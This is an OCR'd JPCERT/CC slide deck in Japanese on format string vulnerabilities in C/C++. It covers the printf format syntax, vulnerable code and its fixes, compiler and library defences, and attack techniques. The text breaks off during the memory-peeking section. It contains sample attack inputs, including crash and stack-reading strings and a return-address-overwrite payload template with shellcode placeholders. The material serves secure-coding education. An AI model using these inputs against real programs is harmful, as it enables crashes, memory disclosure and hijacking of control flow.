C/C++ セキュアコーディング

書式指定出力の脆弱性

2010年3月23日
JPCERTコーディネーションセンター

本モジュールのゴール

書式指定文字列(format string)の脆弱性の

- 対策方法
- 攻撃メカニズム

を理解する。

もくじ

JPCERT CC®


書式付き出力関数の脆弱性とは？
書式付き出力関数とフォーマットの詳細
脅威の緩和方法
攻撃手法
まとめ

書式指定文字列 (format string)

JPCERT CC®

printf()に渡される書式 (format string)

- 書式(format string)は，0 個以上の**指令**(directive)から成る
  - 変換なしに出力ストリームにコピーされる(%以外の)通常の文字
  - 各**変換指定**(conversion specification)は，後に続く0 個以上の実引数を取り出す
- 変換指定は，%ではじまり、変換指定子でおわる



※書式 = 書式文字列 = 書式指定文字列

※書式に対して実引数が不足しているときの動作は未定義

format string 脆弱性の成立条件

- 書式指定出力関数を呼び出すコードで

  printf()系、syslog(), err()

- 書式文字列の内容を攻撃者がコントロールすることができる

```
printf(input_str);
```

攻撃者がこの値をコントロールできると、攻撃が可能

C言語仕様の欠陥が脆弱性の根本原因

- 書式指定出力関数は、引数が可変

  `variadic function`

- 書式指定子に対応する引数の数をチェックするメカニズムが存在しない
  - 書式指定子(ex. %s)に対応する引数が与えられていると想定して動作するが、チェックはしない(エラーにしない)
  - 引数が与えられているものとして、スタックを参照する

詳しくは、巻末の参考情報「可変引数関数の実装」を参照

攻撃者は関数の挙動を制御できる

- 書式文字列の内容をコントロールできれば、書式付き出力関数の挙動を制御できる

サンプルコードを例に問題をみてみましょう

脆弱なプログラム例

```
void usage(char *pname) {
   char usageStr[1024];
   snprintf(usageStr, 1024,
        "Usage: %s <target>¥n",
        pname);
   printf(usageStr);
 }
 int main(int argc, char * argv[]) {
    if (argc < 2) {
      usage(argv[0]);
      exit(-1);
    }
  }
```

書式文字列の中の %sを pnameの実行時の値で置き換え、usageStrを組み立てている

printf()を実行してusageを出力

argv[0]に %指示子が含まれていると、printf()がそれを解釈し、攻撃されてしまう

ユーザが入力したプログラムの実際の名前(argv[0])を usage()関数に引数として渡している

簡単に攻撃してみる…

```
int main(void) {
    execl("usage", "%s%s%s%s%s%s%s%s%s%s", NULL);
    return(-1);
}
```

変換指定子に対応する実引数があたえられていない

execl()の第一引数は実行するファイルのパス名。

続く引数は **arg*0***, **arg*1***,... **arg*n*** に対応。

- **arg*0***が、悪意ある引数を参照するのを防ぐ方法はない。
- その結果、この引数が **printf()**が処理する **usageStr** **を構成する**

セキュアなコードにするには…

```
void usage(char *pname) {
   char usageStr[1024];
   snprintf(usageStr, 1024,
        "Usage: %s <target>¥n",
        pname);
   printf("%s", usageStr);
   /* あるいは puts(usageStr); */
 }
 int main(int argc, char * argv[]) {
    if (argc < 2) {
      usage(argv[0]);
      exit(-1);
    }
  }
```

usageStr の内容を書式指定文字列として解釈させない

JPCERT CC®

「信頼できない」文字列を使って書式指定文字列を組み立てない！

- どうしても避けられない場合は「脅威の緩和方法」で紹介するアプローチをとる
- 静的解析を使って容易に検知できる問題
- 最近のコンパイラならwarningを出す

もくじ

JPCERT CC®

書式付き出力関数の脆弱性とは？
書式付き出力関数とフォーマットの詳細
脅威の緩和方法
攻撃手法
まとめ

書式付き出力関数群

fprintf	FILE ストリームに出力
printf	‘stdout’ストリームに出力
sprintf	文字列(char配列)に出力
snprintf	長さをチェックして文字列に出力 NULL 終端を保証する

v*printf()関数群

v*printf 関数群は、可変引数を **va_list** 型の引数で置き換える。

va_list型をとる関数	可変引数をとる関数
vfprintf()	fprintf()
vprintf()	printf()
vsprintf()	sprintf()
vsnprintf()	snprintf()

引数リストが実行時に決まる場合に有用。

syslog(), err()

書式付き出力関数の仲間にも使用上の注意。

- `void syslog(int priority, const char *message, ...);`
- `void err(int eval, const char *format, ...);`

printfの書式指定文字列と同じ！

BUGS

Never pass a string with user-supplied data as a format without using `%s'. An attacker can put format specifiers in the string to mangle your stack, leading to a possible security hole. This holds true even if the string was built using a function like snprintf(), as the resulting string may still contain user-supplied conversion specifiers for later interpolation by syslog().

Always use the proper secure idiom:

syslog(LOG_ERR, “%s”, string);

syslog()のマニュアルより抜粋

変換指定の特徴

- 変換指定より引数が多い場合、余分な引数は無視
- 引数が足りない場合、結果は未定義
- 変換指定の構成
  - オプションフィールド
    - フラグ(flags)、幅(width)、精度(precision)、長さ修飾子(length modifier)
  - 変換指定子(conversion specifier)
- 形式
  - %[flags][width][.precision][{length-modifier}]conversion-specifier

オプションフィールド

書式指定文字列の例

例：

`long int` 型の値を10 進表現で、 8 桁以上の数字表記として、最低10 文字の幅で、左揃えで出力することを指定。

変換指定子

JPCERT CC®

%-10.8ld

- 変換の型を指定
- 省略不能。オプションの書式フィールドがある場合、それらを先に指定

書式指定子	出力書式
d, i	signed int 引数を [-]dddd 形式の符号付き10進数に変換
o,u,x,X	unsigned int 引数を dddd 形式の符号なし8進数(o)、符号なし10進数(u) または符号なし16進数(x, X) に変換
s	引数は文字型配列の最初の要素へのポインタ。引数の変換はしない
n	出力した文字数を引数としてアドレスを渡した整数に格納

フラグ

JPCERT CC®

%-10.8ld

- 出力を整列し、符号、空白、小数点、8 進数と16 進数の接頭辞の出力を制御
- 1つの書式指定に複数のフラグを指定できる

フラグ	説明
-	結果を左詰めで出力
+	出力値が符号付きの場合、値の前に符号(+または-)をつける
0	フィールド幅の前につけると最小幅になるまで0で埋める
#	o, x, Xと同時に指定すると、出力値の前に0, 0x, 0Xを追加する

最低フィールド幅

JPCERT CC®

```
%-10.8ld
```

- 出力する最小文字数を指定
- 出力文字数が指定したフィールド幅より少ない場合、残りの部分は空白文字で埋まる
- 変換の結果がフィールド幅より広い場合、フィールドは変換結果を出力できるように拡張される。
- アスタリスク(`*`)を指定すると、引数リストから `int`型の引数を値として利用する

精度

JPCERT CC®

```
%-10.8ld
```

- 出力する文字数、小数点以下の桁数あるいは有効数字の桁数を指定
- 出力を切り捨てたり、浮動小数点値を丸めたりする可能性がある
  - オーバーフロー防止に使える
- アスタリスク(*)を指定すると、引数リストから int型の引数を値として利用する

サイズ修飾子

JPCERT CC®

```
%-10.8ld
```

- 実引数のサイズを指定

修飾子	意味
hh	signed char または unsigned char
h	short in または unsigned short int
l	long int または unsigned long int
ll	long long int または unsigned long long int
L	long double

豆知識：書式指定パラメータの限界

フィールド幅と精度フィールドは、**INT_MAX** (IA-32では2,147,483,647)までの値をサポート。(gcc3.2.2)

書式指定出力関数は、出力した文字の総数を **int**型の値として返す

- この値は **INT_MAX** を超えてもインクリメントされ続けるため、符号付き整数のオーバーフローが生じると負の値になる。
  - 符号なしの値として解釈するなら、符号なしオーバーフローを起こすまでは正確な値を保持

もくじ

JPCERT CC®

書式付き出力関数の脆弱性とは？
書式付き出力関数とフォーマットの詳細
脅威の緩和方法
攻撃手法
まとめ

脅威の緩和方法

- 動的な書式指定文字列
- 書き込みバイトの制限
- ISO/IEC TR 24731-1
- C++ の <iostream>
- コンパイラの警告

- 静的汚染解析
- 安全な可変引数関数
- Exec Shield
- Libsafe
- 静的バイナリ分析

静的な内容を動的に使用する

- ユーザ入力を直接書式に取り込まない
- 書式指定文字列を選ばせるインターフェイス設計にする

```
int x, y;
char format[256] = "%d * %d = ";
x = atoi(argv[1]);
y = atoi(argv[2]);
if (strcmp(argv[3], "hex") == 0) {
   strcat(format, "0x%x¥n");
}
else {
   strcat(format, "%d¥n");
}
printf(format, x, y, x * y);
```

書き込みバイトを制限する 1

書式指定出力関数が書き出すバイト数を制限できればバッファオーバーフローは防げる。

- %s 変換指定に精度フィールドを追加

脆弱な例:

```
char buf[512];
sprintf(buf, "Wrong command: %s¥n", user);
```

精度を指定する:

```
sprintf(buf, "Wrong command: %.495s¥n", user);
```

静的な文字17byte + 495 = 512

書き込みバイトを制限する 2

JPCERT CC®

よりセキュアな書式付き出力ライブラリ関数を使う。

- `sprintf()`の代わりに`snprintf()`
- `vsprintf()`の代わりに`vsnprintf()`

これらの関数は、終端 NULL バイトを含めた最大の書き出しバイト数を指定する。

書き込みバイトを制限する 3

sprintf()と **vsprintf()**の代わりに**asprintf()**と**vasprintf()**を使う。

- NULL終端文字を含んだ出力を保持するのに十分な大きさの文字列を確保してくれる。最初の引数を通してその文字列へのポインタを返す。
- free()が必要。
- GNU の独自拡張。C標準やPOSIX標準として定義されているわけではない。
- BSD系OSでも利用できる。

ISO/IEC TR 24731-1関数群を使う

fprintf_s(),printf_s(),snprintf_s(),sprintf_s(),vfprintf_s(),vprintf_s(),vsnprintf_s(),vsprintf_s()

- 書式変換指定子として %nをサポートしない
- 次の場合は制約違反
  - ポインタが NULL
  - 書式指定文字列が無効
- これらの関数を使用しても、プログラムを異常終了させたり、メモリの内容を覗き見するために使われるような書式指定文字列の脆弱性は防げない

iostream と stdio

C++ では **iostream**ライブラリが使える。

- **iostream**を使用する場合、書式指定出力は中置二項演算子である挿入演算子(insertion operator)**<<** を使う
- 左辺のオペランド:データを挿入するためのストリーム
- 右辺のオペランド:挿入される値
- トークン化された入力の抽出は **>>** 抽出演算子(extraction operator)によって行う
- 標準入出力ストリーム **stdin, stdout, stderr**はそれぞれ **cin, cout, cerr**に置き換えられる

stdioを使った危険な実装例

```
char filename[256];
FILE *f;
char format[256];
fscanf(stdin, "%s", filename);
f = fopen(filename, "r"); /* 読み取り専用 */
if (f == NULL) {
  sprintf(format, "Error opening file %s¥n",
          filename);
  fprintf(stderr, format);
  exit(-1);
}
fclose(f);
```

stdinからファイル名を読み込み、ファイルをオープンしようとする。

バッファオーバーフローの脆弱性

バッファオーバーフローの脆弱性

書式指定文字列の脆弱性

ファイルがオープンできなかった場合は、エラーメッセージを表示する。

iostream を使った安全な実装

```
#include <iostream>
#include <fstream>
using namespace std;
int main(int argc, char * argv[]) {
  string filename;
  ifstream ifs;
  cin >> filename;
  ifs.open(filename.c_str());
  if (ifs.fail()) {
    cerr << "Error opening " << filename << endl;
    exit(-1);
  }
  ifs.close();
}
```

コンパイラの警告を活用して検査

プログラムの全ての実行パスを網羅する検査項目を構成するのはけっこう難しい。

format string の脆弱性は、エラー処理で発生することが多い。

- 例外的な状況で呼び出されるので、実行時検査で見落とされがち

gccの警告フラグを活用して書式指定に関する問題を検知

-Wformat

-Wformat-nonliteral

-Wformat-security

-Wformat

-Wallに含まれる。

GCC コンパイラに次を指示：

- 書式付き出力関数の呼び出しを検査
- 書式指定文字列を検査
- 正しい数と型の引数が渡されているかを検証

変換指定子と対応する引数で、符号の有無が一致しないようなケースは検出しない。

-Wformat-nonliteral

- **-Wformat** のチェックに加え、次の箇所を警告。
  - 書式指定文字列が文字列リテラルではないため検査できない（書式関数が **va_list** として書式引数を取る場合は除く）

-Wformat-security

-Wformat のチェックに加え、セキュリティ上の問題を引きおこす可能性がある書式指定出力関数の呼び出しを警告。

- **printf(),scanf()**呼び出しで、書式指定文字列が文字列リテラルでなく **printf(foo)**のように書式指定引数がない場合を警告

※注:このフラグが出す警告は、現時点では **-Wformat-nonliteral**にも含まれているが、今後 **-Wformat-nonliteral**にはない警告が **-Wformat-security**に追加される可能性はある。

静的汚染解析 1

制約ベースの型推論エンジンを使い、Cプログラムにおける書式指定文字列のセキュリティ上の脆弱性を検知する手法。(Shankarの論文)

- 信頼できない入手元からの入力は、汚染されているとマーク
- 汚染されたデータから派生するデータも汚染されたものとしてマーク
- 汚染されたデータが書式文字列として解釈されると警告する
- 拡張可能な型修飾フレームワークcqual上にツールとして構築

Detecting Format String Vulnerabilities with Type Qualifiers
http://umeshshankar.com/research/percents/index.html

静的汚染解析 2

汚染(tainting)は、従来の C の型システムを拡張し、型修飾子(type qualifier)を導入することでモデル化。

- 標準の C の型システムにはすでに constのような修飾子がある
- tainted 修飾子を追加し、すべての信頼できない入力に「汚染されている」というマークをつけられるようにする

例:

```
tainted int getchar();
int main(int argc, tainted char *argv[])
```

静的汚染解析 3

getchar()からの戻り値、プログラムへのコマンド行引数に印が付けられ、汚染された値として扱われる。

わずかな汚染情報（注釈）を最初から付与することで、

- プログラム内のすべての変数について
- 各変数の値が汚染された入手元に由来するかどうか
- 型推論することができる

書式指定文字列として汚染された型を持つ式が使われていると、プログラマに脆弱性の可能性が警告される。

Exec Shield

IA-32 Linux のセキュリティ強化kernel patch。

Red Hat Enterprise Linux v.3 update 3 では以下をランダム化する。

- スタック
- 共有ライブラリの場所
- プログラムヒープの開始位置

実行ファイルを起動する際にカーネルが行う。

- スタックポインタはランダムな値で増進

詳細: http://www.redhat.com/f/pdf/rhel/WHP0006US_Execshield.pdf

Libsafe 1

スタック上の戻りアドレスを上書きする書式指定文字列の脆弱性への攻撃を防ぐ。

- 攻撃を検知すると Libsafe は警告を記録し(syslog)攻撃対象になったプロセスを終了。

安全性を強化した関数を提供。

- strcpy(), strcat(), sprintf(), vsprintf(), getwd(), gets(), realpath(), fscanf(), scanf(), sscanf(), memcpy()
- これらのC標準関数がおきかえられる

Libsafe 2

実装：shared loader 1.8.5 以降でコンパイルできる共有ライブラリ

- 標準ライブラリより先にメモリにロードされる
  - システム全体に利用できる

Libsafe の書式指定出力関数

- %n変換指定子に関連付けられたポインタ引数を調べ、それらが戻りアドレスやフレームポインタでないことを確認
- 引数ポインタの最初の位置が、引数ポインタの最後の位置と同じスタックフレーム内にあることを確認

Libsafe 3

JPCERT CC®

欠点

- x86 でしか動かない
- libc5 にリンクされたプログラムでは動かない
- スタックポインタ無しでコンパイルされると何もしない (ex. gcc の –fomit-frame-pointer オプションが有効のとき)
- 静的にコンパイルされているとダメ

ダウンロード

http://pubs.research.avayalabs.com/src/libsafe-2.0-16.tgz

静的バイナリ解析 1

書式付き出力関数に渡された引数の数は、呼び出しの後に行われるスタック補正を調べればわかる。

例:

スタック補正が 4 バイト分だけ。**printf()**関数に渡された引数が1つだけなのが明らか。


```
lea  eax, [ebp+10h]
push eax
call printf
add  esp, 4
```

静的バイナリ解析 2

実行ファイルを検査して書式文字列の脆弱性を発見することが可能。

- スタックの補正が最小値より小さくないか
- 書式指定文字列は変数か定数か
  - 呼び出し直前のアセンブラコードを調べ、eax レジスタにロードされる引数が定数か変数かを知ることが可能

ソースコードがなくても調べられる



攻撃者が脆弱性を見つけるために使う手法

もくじ

書式付き出力関数の脆弱性とは？
書式付き出力関数とフォーマットの詳細
脅威の緩和方法
攻撃手法
まとめ

書式指定出力関数への攻撃

バッファオーバーフローは、書式付き出力関数がオブジェクトの境界を越えて書き込むときに発生。

書式指定文字列の脆弱性は、書式指定文字列がユーザや他の信頼できないソースから与えられるときに発生。

format stringの事例: wu-ftpd の脆弱性

wu-ftpd(Washington University FTP daemon)

- UNIX 系OSでは有名なFTP サーバプログラム
- 2.6.1 以前のバージョンに含まれる **insite_exec()**関数に脆弱性
- Site Exec コマンドの機能を実行する段階で、ユーザ入力が書式指定出力関数の書式指定文字列に組み入れられてしまう

wu-ftpd の問題のコード

JPCERT CC®

```
reply(200, cmd);

void reply(int n, char *fmt,…)
{
    /* … */
    vreply(USE_REPLY_LONG, n, fmt, ap);
    VA_END;
}

void vreply(long flags, int n, char *fmt, va_list ap)
{
    /* … */
    vsnprintf(buf + (n ? 4 : 0),
        n ? sizeof(buf) – 4 : sizeof(buf), fmt, ap);
}
```

ユーザがコントロールできる値が入る

そのまま書式指定文字列として渡されている！

wu-ftpd の修正例

```
reply(200, "%s", cmd);
```

ユーザがコントロールできる値が入る

```
void reply(int n, char *fmt,…)
{
    /* … */
    vreply(USE_REPLY_LONG, n, fmt, ap);
    VA_END;
}

void vreply(long flags, int n, char *fmt, va_list ap)
{
    /* … */
    vsnprintf(buf + (n ? 4 : 0),
        n ? sizeof(buf) – 4 : sizeof(buf), fmt, ap);
}
```

書式付き出力関数に対する攻撃手法

JPCERT CC®

1. バッファオーバーフロー
2. プログラムをクラッシュさせる
3. スタック内容の覗き見
4. メモリ内容の覗き見
5. メモリの上書き

1．バッファオーバーフロー

文字配列に書き込みを行う書式指定出力関数は、十分に大きいバッファが与えられていると想定して動作。バッファサイズが十分でないとオーバーフローが発生する。

```
char buffer[512];
sprintf(buffer, "Wrong command: %s¥n", user);
```

sprintf()は %s変換指定子を userが参照する文字列で置き換える。

- 495 バイトを超える長さの文字列が渡されると、境界外書き込みが発生する。
- 512 バイト - 16 文字バイト - 1 NULL バイト == 495 バイト

snprintf()を sprintf()の代わりに使用すればオーバフローを防げる。

```
char buffer[512];
snprintf(buffer, 512, "Wrong command: %s¥n", user);
```

format string の脆弱性

エラーメッセージを組み立てるプログラム

```
char outbuf[512], buffer[512];

sprintf(buffer,
  "ERR Wrong command: %.400s", user);

sprintf(outbuf, buffer);
```

変換指定子 %.400sは書込みを 400文字に制限することでバッファオーバーフローを防ぐ

user に含まれる変換指定子はすべて、2度目の sprintf() 呼び出しに渡される書式指定文字列 bufferに含まれる

sprintf()を誤って用い、文字列をコピーしている。
この呼び出しを strcpy() に置き換えれば脆弱性はなくなる

攻撃するには…

攻撃者が変数 **user** に次のようなformat stringを渡すと

"%497d¥x3c¥xd3¥xff¥xbf<nops><shellcode>"

“%497d”は、 2度目の**sprintf()**呼び出しに、スタックから架空の引数を読み込ませ、**outbuf** に497文字書き込ませる。

書き込まれる文字列は **outbuf** の長さを4バイト分超え、オーバーフローが発生。リターンアドレスは細工されたformat string の値(**0xbfffd33c**)で上書きされる。

実行中の関数が終了すると、制御が攻撃コード(**<shellcode>**)に移る。

出力ストリーム

文字列ではなくストリームへ書き込みをおこなう書式付き出力関数も、書式指定文字列の脆弱性の対象。

```
printf(argv[1]);
```

ユーザが引数を制御できれば、次のような攻撃が可能

- プログラムを異常終了させる
- スタックの内容を覗き見る
- 任意のメモリの中身を覗き見る
- 任意のメモリの中身を上書きする

書式付き出力関数に対する攻撃手法

JPCERT CC®

1．バッファオーバーフロー

2．プログラムをクラッシュさせる

3．スタック内容の覗き見

4．メモリ内容の覗き見

5．メモリの上書き

プログラムをクラッシュさせる 1

format string の脆弱性はブラックボックス/ペネトレーションテストで見つけられる。

多くの UNIX システムでは、無効なポインタ参照をするとプロセスに SIGSEGV シグナルが送られる。

- シグナルを捕捉・ハンドルしないかぎり、プログラムは異常終了してコアダンプする

Windowsでも同じように、マップされていないアドレスを読みにいくと一般保護違反を引き起こす。

プログラムをクラッシュさせる 2

```
printf("%s%s%s%s%s%s%s%s%s%s%s");
```

変換指定子%sは、対応する引数が指定するアドレスのメモリ内容を取り出す。

%sに対応する引数が与えられていないため、printf()は、

- 書式文字列を使い切る
- 無効なポインタまたはマップされていないアドレスを参照する

までスタックから対応するアドレスを読み続ける。

書式付き出力関数に対する攻撃手法

JPCERT CC®

1．バッファオーバーフロー

2．プログラムをクラッシュさせる

3．スタック内容の覗き見

4．メモリ内容の覗き見

5．メモリの上書き

スタック内容の覗き見

攻撃者は、書式指定出力関数を攻撃し、メモリの内容を覗き見ることができる。

```
char format[32];
strcpy(format, "%08x.%08x.%08x.%08x");
printf(format, 1, 2, 3);
```

“%08xに対応する引数が一個足りない

IA-32 MSVCで `printf()` 呼び出しのアセンブラコードを見ると…

```
push 3
push 2
push 1
push offset format
call printf
add esp,10h
```

引数は、逆順でスタックにプッシュされる

引数は、メモリ上では`printf()` 呼び出しと同じ順序で配置される

printf()呼び出し時のスタックの様子


```
char format[32];
strcpy(format, "%08x.%08x.%08x.%08x");
printf(format, 1, 2, 3);
```

文字配列formatの中身
"%08x.%08x.%08x.%08x"

低位メモリ　　高位メモリ


e0f84201	01000000	02000000	03000000	25303878	2e253038

書式指定文字列formatのアドレス 0xe0f84201がメモリ上に置かれ、その後に引数の値が 1、2、3 という順序で続いている。




printf()による引数の処理1

```
char format[32];
strcpy(format, "%08x.%08x.%08x.%08x");
printf(format, 1, 2, 3);
```



書式指定文字列 %08x.%08x.%08x.%08は、スタックから 4 つの引数を取り出すよう printf()に指示し、それらを 16 進の 8 桁 0 充填形式で表示する。

printf()による引数の処理2




書式指定子が対応する引数を消費するにつれて、
引数ポインタは引数の長さ分だけ進む。

printf()の出力

最後の整数は、ASCII とは異なる形式で出力される

ここが架空の引数

メモリ:



書式指定文字列: `"%08x."` `"%08x."` `"%08x."` `"%08x"`

出力: `00000001.00000002.00000003. 78383025`

書式指定文字列の中のそれぞれの `%08x` は、引数ポインタが指す位置から **unsigned** `int` 型として解釈した値を読み込む。

変換指定子によって出力される値

4番目の「整数」は、書式指定文字列の最初の4バイト、つまり `%08x` の ASCII コードを含んでいる。

現在のスタックフレームの表示

書式指定出力関数は、書式指定子が残っているかぎり、次のいずれかの状態になるまでメモリの内容を表示していく。

- NULL バイトが書式指定文字列の中に現れる
- 不正なメモリ参照が生じる

現在実行している関数の残りの自動変数を表示した後、`printf()`は実行中の関数のスタックフレームを表示する。

さらにスタックを掘り進むと…

`printf()`がスタックに積まれたデータを順次処理していくにつれて、

- 呼び出し元の関数のスタックフレームを表示する。
  - 呼び出し元の関数のスタックフレームを表示する。
  - …
- という具合に、呼び出しスタックを辿っていくことができる。

こうして、スタックメモリの大部分を再現することができる。

攻撃者は、このデータを使ってプログラムのオフセットやその他の情報を調べ、攻撃の手がかりを得る。

書式付き出力関数に対する攻撃手法

JPCERT CC®

1．バッファオーバーフロー

2．プログラムをクラッシュさせる

3．スタック内容の覗き見

4．メモリ内容の覗き見

5．メモリの上書き

メモリ内容の覗き見 1

%s 変換指定子は、対応する引数をポインタとして、それが指すメモリ内容をNULL文字まで出力する。

